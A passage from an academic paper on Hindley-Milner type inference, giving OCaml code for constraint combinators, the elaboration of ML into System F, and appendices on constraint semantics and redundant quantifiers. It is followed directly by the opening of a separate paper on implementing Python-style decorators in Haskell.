At constraint construction time, we create a fresh variable  $v$  and pass it to the client by invoking  $f \ v$ . This produces a constraint, i.e., a pair of a raw constraint  $rc$  and a continuation  $k$ . We can then construct the raw constraint *CExist* ( $v, rc$ ). We define a new continuation, which constructs a pair of the decoded value of  $v$  and the value produced by  $k$ . As a result, the constraint *exist f* has type

$(ty \times \alpha) \text{ co}$ : it produces a pair whose first component is a decoded type. The process of decoding types has been made transparent to the client.

The combinator *instance* constructs an instantiation constraint  $x \ v$ , where  $x$  is a term variable and  $v$  is a type variable. The type of *instance*  $x \ v$  is *ty list co*: this constraint produces a vector of decoded types, so as to indicate how the type scheme associated with  $x$  was instantiated. This combinator is implemented as follows:

```
let instance x v =
  let witnesses = WriteOnceRef.create() in
  CInstance (x, v, witnesses),
  fun env →
    let decode = env in
    List.map decode (WriteOnceRef.get witnesses)
```

At constraint construction time, we create an empty write-once reference, *witnesses*, and construct the raw constraint *CInstance* ( $x, v, witnesses$ ), which carries a pointer to this write-once reference. During the constraint solving phase, this reference is written by the solver, so that, when the continuation is invoked, we may read the reference and decode the list of types that it contains. Thus, the transmission of information from the solver to the client via write-once references has been made transparent.

The last combinator, *let<sub>1</sub>*, builds a let constraint. It should be applied to three arguments, namely: (a) a term variable  $x$ ; (b) a user-supplied function  $f_1$ , which denotes a constraint abstraction  $\lambda \alpha. c_1$  (i.e., when applied to a fresh type variable  $\alpha$ , this function constructs the constraint  $c_1$ ); (c) a constraint  $c_2$ . We omit its code, which is in the same style as that of *instance* above. As promised earlier (§3), this constraint produces the following results:

- A decoded type scheme,  $\forall \vec{b}. T$ , of type *scheme*. It can be viewed as the canonical form of the constraint abstraction  $\lambda \alpha. c_1$ . This type scheme has been associated with  $x$  while solving  $c_2$ . We guarantee that  $\vec{b}$  is a subset of  $\vec{a}$  (see §A and §B for details).
- A vector of decoded type variables  $\vec{a}$ , of type *tyvar list*, and a value  $V_1$ , of type  $\alpha$ , produced by  $c_1$ . The type variables  $\vec{a}$  may occur in  $V_1$ . The user is responsible for somehow binding them in  $V_1$ , so as to obtain the value referred to as “ $\Lambda \vec{a}. V_1$ ” in §3.
- A value  $V_2$ , produced by  $c_2$ , of type  $\beta$ .

The function *solve* takes a constraint of type  $\alpha \text{ co}$  to a result of type  $\alpha$ . If the constraint is unsatisfiable, then the exception that is raised (*Unify* or *Cycle*) carries a decoded type, so that (once again) the decoding process is transparent. Thus, in the implementation, we redefine *Unify* and *Cycle*:

```
exception Unify of O.ty × O.ty
exception Cycle of O.ty
```

and implement *solve* as follows:

```
let solve rectypes (rc, k) =
  begin try
    Lo.solve rectypes rc
  with
    | Lo.Unify (v1, v2) →
        let decode = new_decoder true in
        raise (Unify (decode v1, decode v2))
    | Lo.Cycle v →
        let decode = new_decoder true in
        raise (Cycle (decode v))
  end;
  let decode = new_decoder rectypes in
  let env = decode in
  k env
```

The computation is in two phases. First, the low-level solver, *Lo.solve*, is applied to the raw constraint  $rc$ . Then, elaboration

```

type tevar = string
type term =
| Var of tevar
| Abs of tevar × term
| App of term × term
| Let of tevar × term × term

```

Figure 6. Syntax of the untyped calculus (ML)

```

type ( $\alpha, \beta$ ) typ =
| TyVar of  $\alpha$ 
| TyArrow of ( $\alpha, \beta$ ) typ × ( $\alpha, \beta$ ) typ
| TyProduct of ( $\alpha, \beta$ ) typ × ( $\alpha, \beta$ ) typ
| TyForall of  $\beta$  × ( $\alpha, \beta$ ) typ
| TyMu of  $\beta$  × ( $\alpha, \beta$ ) typ
type tyvar = int
type nominal_type = (tyvar, tyvar) typ
type tevar = string
type ( $\alpha, \beta$ ) term =
| Var of tevar
| Abs of tevar × ( $\alpha, \beta$ ) typ × ( $\alpha, \beta$ ) term
| App of ( $\alpha, \beta$ ) term × ( $\alpha, \beta$ ) term
| Let of tevar × ( $\alpha, \beta$ ) term × ( $\alpha, \beta$ ) term
| TyAbs of  $\beta$  × ( $\alpha, \beta$ ) term
| TyApp of ( $\alpha, \beta$ ) term × ( $\alpha, \beta$ ) typ
type nominal_term = (tyvar, tyvar) term

```

```

let ftyabs vs t =
  List.fold_right (fun v t → TyAbs (v, t)) vs t
let ftyapp t tys =
  List.fold_left (fun t ty → TyApp (t, ty)) t tys

```

Figure 7. Syntax of the typed calculus (F)

takes place: the continuation  $k$  is invoked. It is passed a fresh type decoder, which has persistent state<sup>6</sup>, so that (as announced earlier) the overall cost of decoding is linear.

If the raw constraint  $rc$  is found to be unsatisfiable, the exception raised by the low-level solver (*Lo.Unify* or *Lo.Cycle*) is caught; its arguments are decoded, and an exception (*Unify* or *Cycle*) is raised again. The decoder that is used for this purpose must support recursive types, even if *rectypes* is *false*. Obviously, the argument carried by *Cycle* is a vertex that participates in a cycle! Perhaps more surprisingly, the arguments carried by *Unify* may participate in cycles too, as the occurs check is performed late (i.e., only at *CLet* constraints) and in a piece-wise manner (i.e., only on the so-called “young generation”).

The high-level solver has asymptotic complexity  $O(nk)$ , like the low-level solver. Indeed, the cost of constructing and invoking continuations is  $O(n)$ , and the cost of decoding is linear in the total number of type variables ever created, that is,  $O(nk)$ .

## 5. Elaborating ML into System F

We now show how to perform elaboration for an untyped calculus (“ML”, shown in Figure 6) and translate it to an explicitly-typed form (“F”, shown in Figure 7). The code (Figure 8) is a formal and rather faithful rendition of the Advisor’s pseudo-code (§1).

### 5.1 Representations of type variables and binders

In both calculi, the representation of term variables is nominal. (Here, they are just strings. One could use unique integers instead.) The representation of type variables in System F is not fixed: the

```

let rec hastype (t : ML.term) (w : variable) : F.nominal_term co
= match t with
| ML.Var x →
  instance x w <$$> fun tys →
    F.fntyapp (F.Var x) tys
| ML.Abs (x, u) →
  exist (fun v1 →
    exist (fun v2 →
      w --- arrow v1 v2 ^&
      def x v1 (hastype u v2)
    )
  ) <$$> fun (ty1, (ty2, (((), u'))) →
    F.Abs (x, ty1, u')
| ML.App (t1, t2) →
  exist (fun v →
    lift hastype t1 (arrow v w) ^&
    hastype t2 v
  ) <$$> fun (ty, (t'1, t'2)) →
    F.App (t'1, t'2)
| ML.Let (x, t, u) →
  let1 x (hastype t)
  (hastype u w)
  <$$> fun ((b, _), a, t', u') →
  F.Let (x, F.fntyabs a t',
  F.Let (x, coerce a b (F.Var x),
  u'))

```

Figure 8. Type inference and translation of ML to F

syntax is parametric in  $\alpha$  (a type variable occurrence) and  $\beta$  (a type variable binding site). A nominal representation is obtained by instantiating  $\alpha$  and  $\beta$  with *tyvar* (which is defined as *int*, so a type variable is represented by a unique integer identifier), whereas de Bruijn’s representation (not shown) is obtained by instantiating  $\alpha$  with *int* (a de Bruijn index) and  $\beta$  with *unit*.

In the following, we construct type-annotated terms under a nominal representation. This is natural, because the constraint solver internally represents type variables as mutable objects with unique identity, and presents them to us as unique integers. One may later perform a conversion to de Bruijn’s representation, which is perhaps more traditional for use in a System F type-checker.

### 5.2 Translation

Thanks to the high-level solver interface, type inference for ML and elaboration of ML into F are performed in what appears to be one pass. The code is simple and compositional: it takes the form of a single recursive function, *hastype*. This function maps an ML term  $t$  and a unification variable  $w$  to a constraint of type *F.nominal\_term co*. This constraint describes, at the same time, a raw constraint (what is a necessary and sufficient condition for the term  $t$  to have type  $w$ ) and a process by which (if the raw constraint is satisfied) a term of System F is constructed.

The function *hastype* appears in Figure 8. Most of it should be clear, since it corresponds to the whiteboard specification of §1. Let us explain just a few points.

The auxiliary function *lift* (not shown) transforms a function of type  $\alpha \rightarrow \text{variable} \rightarrow \beta \text{ co}$  into one of type  $\alpha \rightarrow \text{variable structure} \rightarrow \beta \text{ co}$ . It can be defined in terms of *map*, *exist*, and *---*. Thus, whereas the second argument of *hastype* is a type variable, the second argument of *lift hastype* is a shallow type. This offers a convenient notation in the case of *ML.App*.

In the case of *ML.Let*, the partial application *hastype t* is quite literally a constraint abstraction! The construct *ML.Let* is translated to *F.Let*. (One could encode *F.Let* as a  $\beta$ -redex, at the cost of extra

<sup>6</sup>Provided *rectypes* is *false* (§4.2).

type annotations.) The type variables  $a$  are explicitly  $\Lambda$ -abstracted in the term  $t'$ , as explained in the description of  $let_1$  (§4.3).

In the next-to-last line of Figure 8, the variable  $x$  is re-bound to an application of a certain coercion to  $x$ , which is constructed by the function call  $coerce\ a\ b\ (F.Var\ x)$ . This coercion has no effect when the vectors of type variables  $a$  and  $b$  are equal. The case where they differ is discussed in the appendix (§B).

## 6. Conclusion

What have we achieved? We have started with a language of “raw” constraints (§2) that can express the type inference problem in a concise and elegant manner. Its syntax is simple. Yet, it requires a non-trivial and non-local constraint solving procedure, involving first-order unification as well as generalization and instantiation. We have argued that it does not solve the elaboration problem. A “satisfiable” or “unsatisfiable” answer is not enough, and asking the solver to produce more information typically results in a low-level interface (§4.2) that does not directly allow us to express elaboration in an elegant manner. The key contribution of this paper is a high-level solver interface (§4.3) that allows (and forces) the user to tie together the constraint generation phase and the elaboration phase, resulting in concise and elegant code (§5). The high-level interface offers one key abstraction, namely the type  $\alpha\ co$  of “constraints with a value”. Its meaning can be specified in a declarative manner (§A). It is an applicative functor, which suggests that it is a natural way of structuring an elaboration algorithm that has the side effect of emitting and solving a constraint. The high-level interface can be modularly constructed above the low-level solver, without knowledge of how the latter is implemented, provided the low-level solver produces some form of satisfiability witness.

The idea of “constraints with a value” is not specific of the Hindley-Milner setting. It is in principle applicable and useful in other settings where constraint solving is non-local. For instance, elaboration in programming languages with dependent types and implicit arguments [6], which typically relies on higher-order pattern unification [14], could perhaps benefit from this approach.

The constraint language is small, but powerful. As one scales up to a real-world programming language in the style of ML, the constraint language should not need to grow much. The current library [17] already offers a combinator  $letn$  for defining a constraint abstraction with  $n$  entry points; this allows dealing with ML’s “ $let\ p = t_1\ in\ t_2$ ”, which simultaneously performs generalization and pattern matching. Two simple extensions would be universal quantification in constraints [18, §1.10], which allows dealing with “rigid”, user-provided type annotations, and rows [19, §10.8], which allow dealing with structural object types in the style of OCaml. The value restriction requires no extension to the library, but the relaxed value restriction [3] would require one: the solver would have to be made aware of the variance of every type constructor. Higher-rank polymorphism [4, 16], polymorphism in the style of MLF [21], and GADTs [24, 5] would require other extensions, which we have not considered.

The current library has limited support for reporting type errors, in the form of the exceptions *Cycle* and *Unify*. The unification algorithm is transactional. Equations are submitted to it one by one, and each submission either succeeds and updates the algorithm’s current state, or fails and has no effect. This means that the types carried by the exception *Unify* reflect the state of the solver just before the problematic equation was encountered. The library could easily be extended with support for embedding source code locations (of a user-specified type) in constraints. This should allow displaying type error messages of roughly the same quality as those of the OCaml type-checker. A more ambitious treatment of type errors might require a different constraint solver, which hopefully would

offer the same interface as the present one, so that the elaboration code need not be duplicated.

Our claim that the elaboration of ML into System F has complexity  $O(nk)$  (§4.3) must be taken with a grain of salt. In our current implementation, this is true because elaboration does not produce a System F *term*: it actually constructs a System F *DAG*, with sharing in the type annotations. Displaying this DAG in a naive manner, or converting it in a naive way to another representation, such as de Bruijn’s representation, causes an increase in size, which in the worst case could be exponential. One could address this issue by extending System F with a local type abbreviation construct, of the form  $let\ a = T\ in\ t$ , where  $a$  is a type variable and  $T$  is a type. The elaboration algorithm would emit this construct at let nodes. (The low-level and high-level solver interfaces would have to be adapted. The solver would publish, at every let node, a set of local type definitions.) All type annotations (at  $\lambda$ -abstractions and at type applications) would then be reduced to type variables. This could be an interesting avenue for research, as this extension of System F might enjoy significantly faster type-checking.

## References

- [1] Julien Cretin and Didier Rémy. [On the power of coercion abstraction](#). In *Principles of Programming Languages (POPL)*, pages 361–372, 2012.
- [2] Luis Damas and Robin Milner. [Principal type-schemes for functional programs](#). In *Principles of Programming Languages (POPL)*, pages 207–212, 1982.
- [3] Jacques Garrigue. [Relaxing the value restriction](#). In *Functional and Logic Programming*, volume 2998 of *Lecture Notes in Computer Science*, pages 196–213. Springer, 2004.
- [4] Jacques Garrigue and Didier Rémy. [Extending ML with semi-explicit higher-order polymorphism](#). *Information and Computation*, 155(1):134–169, 1999.
- [5] Jacques Garrigue and Didier Rémy. [Ambivalent types for principal type inference with GADTs](#). In *Asian Symposium on Programming Languages and Systems (APLAS)*, 2013.
- [6] Adam Gundry. [Type Inference, Haskell and Dependent Types](#). PhD thesis, University of Strathclyde, 2013.
- [7] Jörgen Gustavsson and Josef Svenningsson. [Constraint abstractions](#). In *Symposium on Programs as Data Objects*, volume 2053 of *Lecture Notes in Computer Science*. Springer, 2001.
- [8] J. Roger Hindley. [The principal type-scheme of an object in combinatory logic](#). *Transactions of the American Mathematical Society*, 146:29–60, 1969.
- [9] Gérard Huet. [Résolution d’équations dans des langages d’ordre 1, 2, ...,  \$\omega\$](#) . PhD thesis, Université Paris 7, 1976.
- [10] John Hughes. [Generalising monads to arrows](#). *Science of Computer Programming*, 37(1–3):67–111, 2000.
- [11] George Kuan and David MacQueen. [Efficient type inference using ranked type variables](#). In *ACM Workshop on ML*, pages 3–14, 2007.
- [12] David McAllester. [A logical algorithm for ML type inference](#). In *Rewriting Techniques and Applications (RTA)*, volume 2706 of *Lecture Notes in Computer Science*, pages 436–451. Springer, 2003.
- [13] Conor McBride and Ross Paterson. [Applicative programming with effects](#). *Journal of Functional Programming*, 18(1):1–13, 2008.
- [14] Dale Miller. [Unification under a mixed prefix](#). *Journal of Symbolic Computation*, 14(4):321–358, 1992.
- [15] Robin Milner. [A theory of type polymorphism in programming](#). *Journal of Computer and System Sciences*, 17(3):348–375, 1978.
- [16] Simon Peyton Jones, Dimitrios Vytiniotis, Stephanie Weirich, and Mark Shields. [Practical type inference for arbitrary-rank types](#). *Journal of Functional Programming*, 17(1):1–82, 2007.

- [17] François Pottier. [Inferno: a library for Hindley-Milner type inference and elaboration](http://gallium.inria.fr/~fpottier/inferno/inferno.tar.gz), February 2014. <http://gallium.inria.fr/~fpottier/inferno/inferno.tar.gz>.
- [18] François Pottier and Didier Rémy. [The essence of ML type inference](#). Draft of an extended version. Unpublished, 2003.
- [19] François Pottier and Didier Rémy. [The essence of ML type inference](#). In Benjamin C. Pierce, editor, *Advanced Topics in Types and Programming Languages*, chapter 10, pages 389–489. MIT Press, 2005.
- [20] Didier Rémy. [Extending ML type system with a sorted equational theory](#). Technical Report 1766, INRIA, 1992.
- [21] Didier Rémy and Boris Yakobowski. [A Church-style intermediate language for MLF](#). *Theoretical Computer Science*, 435(1):77–105, 2012.
- [22] S. Doaitse Swierstra and Luc Duponcheel. [Deterministic, error-correcting combinator parsers](#). In *Advanced Functional Programming*, volume 1129 of *Lecture Notes in Computer Science*, pages 184–207. Springer, 1996.
- [23] Robert Endre Tarjan. [Efficiency of a good but not linear set union algorithm](#). *Journal of the ACM*, 22(2):215–225, 1975.
- [24] Dimitrios Vytiniotis, Simon L. Peyton Jones, Tom Schrijvers, and Martin Sulzmann. [OutsideIn\(X\): Modular type inference with local assumptions](#). *Journal of Functional Programming*, 21(4–5):333–412, 2011.
- [25] Mitchell Wand. [A simple algorithm and proof for type inference](#). *Fundamenta Informaticæ*, 10:115–122, 1987.

## A. Semantics of constraints with a value

In order to clarify the definition that follows, we must distinguish two namespaces of type variables. In the syntax of constraints (§2, §3), we have been using  $\alpha$  to denote a type variable. Such a variable may appear in a type  $\tau$  and in a constraint  $C$ . It represents a type to be determined; one could refer to it informally as a “unification variable”. In contrast, the explicitly-typed terms that we wish to construct also contain type variables, but those do not stand for types to be determined; they are type constants, so to speak. For the sake of clarity, we use distinct meta-variables, namely  $a$  and  $b$ , to denote them, and we write  $T$  for a first-order type built on them:

$$T ::= a \mid T \rightarrow T \mid \dots$$

We refer to  $a$  as a “decoded” type variable and to  $T$  as a “decoded” type. In the following, we write  $\phi$  for a partial mapping of the type variables  $\alpha$  to decoded types  $T$ . The application of  $\phi$  to a type  $\tau$  produces a decoded type  $T$ .

We wish to define when a constraint  $C$  may produce a value  $V$ , where  $V$  denotes a value of the meta-language. (In §5, the values that we build are OCaml representations of System F terms.) We do not wish to fix the syntax of values, as it is under the user’s control. We assume that it includes: (a) tuples of arbitrary arity, (b) decoded type schemes, and (c) a way of binding a vector  $\vec{a}$  in a value  $V$ :

$$V ::= (V, \dots, V) \mid \forall \vec{a}. T \mid \Lambda \vec{a}. V \mid \dots$$

In order to define when a constraint  $C$  may produce a value  $V$ , we need a judgement of at least two arguments, namely  $C$  and  $V$ . In order to indicate which term variables  $x$  and which decoded type variables  $a$  are in scope, we add a third argument, namely an environment  $E$ , whose structure is as follows:

$$E ::= \emptyset \mid E, x : \forall \vec{a}. T \mid E, a$$

(This is essentially an ML type environment.)

Finally, to keep track of the values assigned to unification variables, we add a fourth and last argument, namely a substitution  $\phi$ . Thus, we define a judgement of the following form:

$$E; \phi \vdash C \rightsquigarrow V$$

$$\begin{array}{c} E; \phi \vdash \text{true} \rightsquigarrow () \\ \frac{E; \phi \vdash C_1 \rightsquigarrow V_1 \quad E; \phi \vdash C_2 \rightsquigarrow V_2}{E; \phi \vdash C_1 \wedge C_2 \rightsquigarrow (V_1, V_2)} \\ \\ \frac{\phi(\tau_1) = \phi(\tau_2)}{E; \phi \vdash \tau_1 = \tau_2 \rightsquigarrow ()} \quad \frac{E \vdash T \text{ ok}}{E; \phi[\alpha \mapsto T] \vdash C \rightsquigarrow V} \\ \\ \frac{E(x) = \forall \vec{a}. T \quad \phi(\tau) = [\vec{T}/\vec{a}]T}{E; \phi \vdash x \tau \rightsquigarrow \vec{T}} \quad \frac{E; \phi \vdash C \rightsquigarrow V}{E; \phi \vdash \text{map } f C \rightsquigarrow f V} \\ \\ \frac{\begin{array}{c} E, \vec{b} \vdash T \text{ ok} \quad \vec{b} \subseteq \vec{a} \\ E, \vec{a}; \phi[\alpha \mapsto T] \vdash C_1 \rightsquigarrow V_1 \\ E, x : \forall \vec{b}. T; \phi \vdash C_2 \rightsquigarrow V_2 \end{array}}{E; \phi \vdash \text{let } x = \lambda \alpha. C_1 \text{ in } C_2 \rightsquigarrow (\forall \vec{b}. T, \Lambda \vec{a}. V_1, V_2)} \end{array}$$

**Figure 9.** Semantics of constraints with a value

where the free term variables of  $C$  are in the domain of  $E$  and the free type variables of  $C$  are in the domain of  $\phi$ . This judgement means that *in the context  $E$ , the constraint  $C$  is satisfied by  $\phi$  and produces the value  $V$* .

The definition of this judgement appears in Figure 9.

The meaning of truth and conjunction is straightforward. The constraint true produces the empty tuple  $()$ , while a conjunction  $C_1 \wedge C_2$  produces a pair  $(V_1, V_2)$ , as announced earlier.

Quite obviously, an equation  $\tau_1 = \tau_2$  is satisfied by  $\phi$  only if the decoded types  $\phi(\tau_1)$  and  $\phi(\tau_2)$  are equal. Such an equation produces the empty tuple  $()$ .

The rule for existential quantification states that the constraint  $\exists \alpha. C$  is satisfied iff there exists an assignment of  $\alpha$  that satisfies  $C$ . More precisely,  $\phi$  satisfies  $\exists \alpha. C$  iff there exists a decoded type  $T$  such that  $\phi[\alpha \mapsto T]$  satisfies  $C$ . This is a non-deterministic specification, not an executable algorithm, so the witness  $T$  is “magically” chosen. (The first premise requires the free type variables of  $T$  to be in the domain of  $E$ .) Finally, the rule states that if  $C$  produces the value  $V$ , then  $\exists \alpha. C$  produces the pair  $(T, V)$ . This means that the end user has access to the witness  $T$ .

An instantiation constraint  $x \tau$  is satisfied by  $\phi$  iff the decoded type  $\phi(\tau)$  is an instance of the type scheme associated with  $x$ . The first premise looks up this type scheme, say  $\forall \vec{a}. T$ , in  $E$ . The second premise checks that the instance relation holds: that is, for some vector  $\vec{T}$ , the decoded types  $\phi(\tau)$  and  $[\vec{T}/\vec{a}]T$  are equal. The vector  $\vec{T}$  is again “magically” chosen. Finally, this constraint produces the value  $\vec{T}$ . This means that the end user has access to the witnesses  $\vec{T}$ .

The constraint  $\text{map } f C$  is satisfied iff  $C$  is satisfied. If  $C$  produces  $V$ , then  $\text{map } f C$  produces  $f V$ . This allows the end user to transform, or post-process, the value produced by a constraint.

For the moment, let us read the rule that describes the constraint  $\text{let } x = \lambda \alpha. C_1 \text{ in } C_2$  as if the vector  $\vec{b}$  was equal to  $\vec{a}$ . We explain why they might differ in §B.

The rule’s third premise requires that  $C_1$  be satisfied by mapping  $\alpha$  to  $T$ , in a context extended with a number of new type variables  $\vec{a}$ . This means that every instance of the type scheme  $\forall \vec{a}. T$  satisfies the constraint abstraction  $\lambda \alpha. C_1$ . Again,  $\vec{a}$  and  $T$  are “magically” chosen. The last premise requires that, under the assumption that  $x$  is associated with the type scheme  $\forall \vec{a}. T$ , the constraint  $C_2$  be satisfied.

The conclusion states that, if  $C_1$  and  $C_2$  respectively produce the values  $V_1$  and  $V_2$ , then the constraint  $\text{let } x = \lambda \alpha. C_1 \text{ in } C_2$  produces the triple  $(\forall \vec{a}. T, \Lambda \vec{a}. V_1, V_2)$ . The first component of this

triple is the type scheme that has been associated with  $x$  while examining  $C_2$ . The second component is  $V_1$ , in which the “new” type variables  $\vec{a}$  have been made anonymous, so as to ensure that “if  $E; \phi \vdash C \rightsquigarrow V$  holds, then the free type variables of  $V$  are in the domain of  $E$ ”. The last component is just  $V_2$ .

Our proposed definition of the judgement  $E; \phi \vdash C \rightsquigarrow V$  should be taken with a grain of salt, as we have not conducted any proofs about it. One might wish to prove that it is in agreement with the semantics of raw constraints, as defined by Rémy and the present author [19, p. 414].

The judgement  $E; \phi \vdash C \rightsquigarrow V$  can be used to express the specification of the constraint solver. Let  $C$  be a closed constraint. The solver is correct: if the solver, applied to  $C$ , succeeds and produces a value  $V$ , then the judgement  $\emptyset; \emptyset \vdash C \rightsquigarrow V$  holds, i.e.,  $C$  is satisfiable and  $V$  can be viewed as a correct description of the solution. The solver is complete: if there exists a value  $V$  such that  $\emptyset; \emptyset \vdash C \rightsquigarrow V$  holds, then the solver, applied to  $C$ , succeeds and produces a value  $V'$ <sup>7</sup>.

## B. On redundant quantifiers

### B.1 The issue

The last rule of Figure 9, read in the special case where  $\vec{b}$  is  $\vec{a}$ , states that such the constraint let  $x = \lambda\alpha.C_1$  in  $C_2$  produces a triple of the form  $(\Lambda\vec{a}.V_1, \forall\vec{a}.T, V_2)$ . We pointed out earlier (§A) that abstracting the type variables  $\vec{a}$  in the value  $V_1$  is necessary, as all of these variables may appear in  $V_1$ . However, it could happen that some of these variables do not occur in the type  $T$ , which means that the type scheme  $\forall\vec{a}.T$  exhibits redundant quantifiers.

In other words, simplifying the last rule of Figure 9 by forcing a coincidence between  $\vec{b}$  and  $\vec{a}$  would make good sense, but would lead to an inefficiency.

For instance, consider the ML term:

$$\text{let } u = (\lambda f.()) (\lambda x.x) \text{ in } \dots$$

The left-hand side of the let construct applies a constant function, which always returns the unit value, to the identity function. Thus, intuitively, it seems that the type scheme assigned to the variable  $u$  should be just *unit*. However, if one constructs the constraint-with-a-value that describes this term (as per Figure 8) and if one applies the rules of Figure 9 in the most general manner possible, so as to determine what value this constraint produces, one finds that, at the let construct, one must introduce a type variable  $a$ , which stands for the type of  $x$ . In this case, the vector  $\vec{a}$  consists of just  $a$ . The value  $V_1$  is the explicitly-typed version of the function application, that is:

$$(\lambda f : a \rightarrow a.()) (\lambda x : a.x)$$

The type  $T$  of this term is just *unit*. We see that the binder “ $\Lambda a$ ” in  $\Lambda a.V_1$  is essential, since  $a$  occurs in  $V_1$ , whereas the binder “ $\forall a$ ” in  $\forall a.T$  is redundant, since  $a$  does not occur in  $T$ . The translation of our ML term in System F is as follows:

$$\text{let } u = \Lambda a.(\lambda f : a \rightarrow a.()) (\lambda x : a.x) \text{ in } \dots$$

The type of  $u$  in System F is  $\forall a.\text{unit}$  (which is not the same as *unit*). In the right-hand side ( $\dots$ ), every use of  $u$  must be wrapped in a type application, which instantiates the quantifier  $a$ . But, one may ask, what will  $a$  be instantiated with? Well, naturally, with

<sup>7</sup>We cannot require  $V'$  to be  $V$ , because the judgement  $E; \phi \vdash C \rightsquigarrow V$  is non-deterministic: when  $E$  and  $C$  are fixed, there may be multiple choices of  $\phi$  and  $V$  such that the judgement holds. In practice, a reasonable constraint solver always computes a most general solution  $\phi$  and the value  $V$  that corresponds to it. One might wish to build this guarantee into the statement of completeness.

another type variable, which itself will later give rise to another redundant quantifier, and so on. Redundant quantifiers accumulate and multiply!

This is slightly unsatisfactory. In fact, formally, this may well violate our claim that the constraint solver has good complexity under the assumption that “type schemes have bounded size” [12]. Indeed, a plausible clarification of McAllester’s hypothesis is that “all type schemes ever inferred, once deprived of their redundant quantifiers, have bounded size”, and that does *not* imply that “all type schemes ever inferred, in the absence of redundant quantifier elimination, have bounded size”.

### B.2 A solution

We address this issue by allowing the vectors  $\vec{b}$  and  $\vec{a}$  to differ in the last rule of Figure 9. In general,  $\vec{b}$  is a subset of  $\vec{a}$  (second premise) that the variables in  $\vec{b}$  may occur in  $T$  while those in  $\vec{a} \setminus \vec{b}$  definitely do not occur in  $T$  (first premise). All of the variables  $\vec{a}$  are needed to express the solution of  $C_1$  (third premise), hence all of them may appear in the value  $V_1$ . Thus, one must abstract over  $\vec{a}$  in the value  $V_1$ . But the solver examines the constraint  $C_2$  under the assumption that  $x$  has type scheme  $\forall\vec{b}.T$ , where the redundant quantifiers have been removed (last premise).

We can now explain in what way the Advisor’s informal code (§1) was misleading. In the Advisor’s discourse,  $\forall\beta.\theta$  is supposed to be a canonical form of a (raw) constraint abstraction, or in other words, a principal type scheme. Certainly it is permitted to assume that it does not have any redundant quantifiers. So,  $\vec{\beta}$  there corresponds to  $\vec{b}$  here. When the Advisor suggested  $\Lambda$ -abstracting over  $\beta$ , he was wrong. This is not enough: one must  $\Lambda$ -abstract over  $\vec{a}$ , or one ends up with dangling type variables.

Naturally, the potential mismatch between  $\vec{a}$  and  $\vec{b}$  means that one must be careful in the construction of an explicitly-typed term. When viewed as ML type schemes,  $\forall\vec{a}.T$  and  $\forall\vec{b}.T$  are usually considered equivalent; yet, when viewed as System F types, they most definitely are not.

For this reason, it does not make sense to translate the ML term “let  $x = t_1$  in  $t_2$ ” to the System F term “let  $x = \Lambda\vec{a}.t'_1$  in  $t'_2$ ”. The subterm  $\Lambda\vec{a}.t'_1$  has type  $\forall\vec{a}.T$ , but the subterm  $t'_2$  is constructed under the assumption that  $x$  has type  $\forall\vec{b}.T$ . Thus, one must adjust the type of  $x$ , by inserting an explicit coercion:

$$\text{let } x = \Lambda\vec{a}.t'_1 \text{ in let } x = (x : \forall\vec{a}.T :> \forall\vec{b}.T) \text{ in } t'_2$$

This coercion is not a primitive construct in System F. It can be encoded via a suitable series of type abstractions and applications. The function *coerce* used at the end of Figure 8 (whose definition is omitted) performs this task. This function can be made to run in time linear in the size of  $\vec{a}$  and can be made to produce no code at all if the lists  $\vec{a}$  and  $\vec{b}$  are equal.

The need to introduce a coercion may seem inelegant or curious. In fact, it is a phenomenon that becomes more plainly obvious as the source language grows. For instance, several real-world languages of the ML family have a construct that simultaneously performs pattern matching and generalization, such as “let  $(x, y) = t$  in  $u$ ”. It is clear that the quantifiers of the type scheme of  $x$  (resp.  $y$ ) are in general a subset of the quantifiers that appear in the most general type scheme of the term  $t$ . Furthermore, upon closer investigation, one discovers that the type of the translated term  $t'$  is of the form  $\forall\vec{\alpha}.(\tau_1 \times \tau_2)$ , whereas deconstructing a pair in System F requires a term of type  $(\forall\vec{\alpha}_1.\tau_1) \times (\forall\vec{\alpha}_2.\tau_2)$ . Thus, a coercion is required in order to push the universal quantifiers into the pair and get rid, within each component, of the redundant quantifiers. In System F, such a coercion can be encoded, at the cost of an  $\eta$ -expansion. In an extension of System F with primitive erasable coercions, such as Cretin and Rémy’s [1], this cost is avoided.

# Functional Pearl: The Decorator Pattern in Haskell

Nathan Collins Tim Sheard

Portland State University

nathan.collins@gmail.com sheard@cs.pdx.edu

## Abstract

The Python programming language makes it easy to implement *decorators*: generic function transformations that extend existing functions with orthogonal features, such as logging, memoization, and synchronization. Decorators are modular and reusable: the user does not have to look inside the definition of a function to decorate it, and the same decorator can be applied to many functions. In this paper we develop Python-style decorators in Haskell generally, and give examples of logging and memoization which illustrate the simplicity and power of our approach.

Standard decorator implementations in Python depend essentially on Python's built-in support for arity-generic programming and imperative rebinding of top-level names. Such rebinding is not possible in Haskell, and Haskell has no built-in support for arity-generic programming. We emulate imperative rebinding using mutual recursion, and open recursion plus fixed points, and reduce the arity-generic programming to arity-generic currying and uncurrying. In developing the examples we meet and solve interesting auxiliary problems, including arity-generic function composition and first-class implication between Haskell constraints.

## 1. Decorators by Example in Python and Haskell

We begin by presenting Python and Haskell decorators by example, while glossing over a lot of details which will be provided in later sections. This section serves both to motivate the problem and give the intuition for our solution. The code described in this paper, and more elaborate examples not described here, are available on GitHub [3].

Our example decorators are call-tracing and memoization, and our example function to decorate is natural exponentiation  $b^p$ . We choose this example function because 1) it admits an obvious recursive implementation which makes redundant recursive calls, and 2) it's not a unary function.<sup>1</sup> The recursion makes call-tracing interesting and the redundant recursion makes memoization applicable. We care about higher arity because we want our decorators to be arity generic.

<sup>1</sup>For unary functions an obvious example is Fibonacci, which we consider later in Section 2.1.

Suppose we implement exponentiation in Haskell, using divide-and-conquer:

```
pow b p =
  if p <= 1
  then b * p
  else pow b (p `div` 2) * pow b (p - (p `div` 2))
```

And equivalently, in Python:

```
def pow(b, p):
  if p <= 1:
    return b * p
  else:
    return pow(b, p//2) * pow(b, p - (p//2))
```

Now, suppose we want to observe our function in order to debug it. One way to do this would be to print out call-trace information as the function runs. This could be accomplished by interleaving print statements with our code (using `Debug.Trace` in Haskell): ugly, but it works.

In Python, we can instead do something modular and reusable: we can write a generic call-tracing decorator:

```
LEVEL = 0
def trace(f):
  def traced(*args):
    global LEVEL
    prefix = " " * LEVEL
    print prefix + ("%s%s" % (f.__name__, args))
    LEVEL += 1
    r = f(*args)
    LEVEL -= 1
    print prefix + ("%s" % r)
    return r
  return traced
```

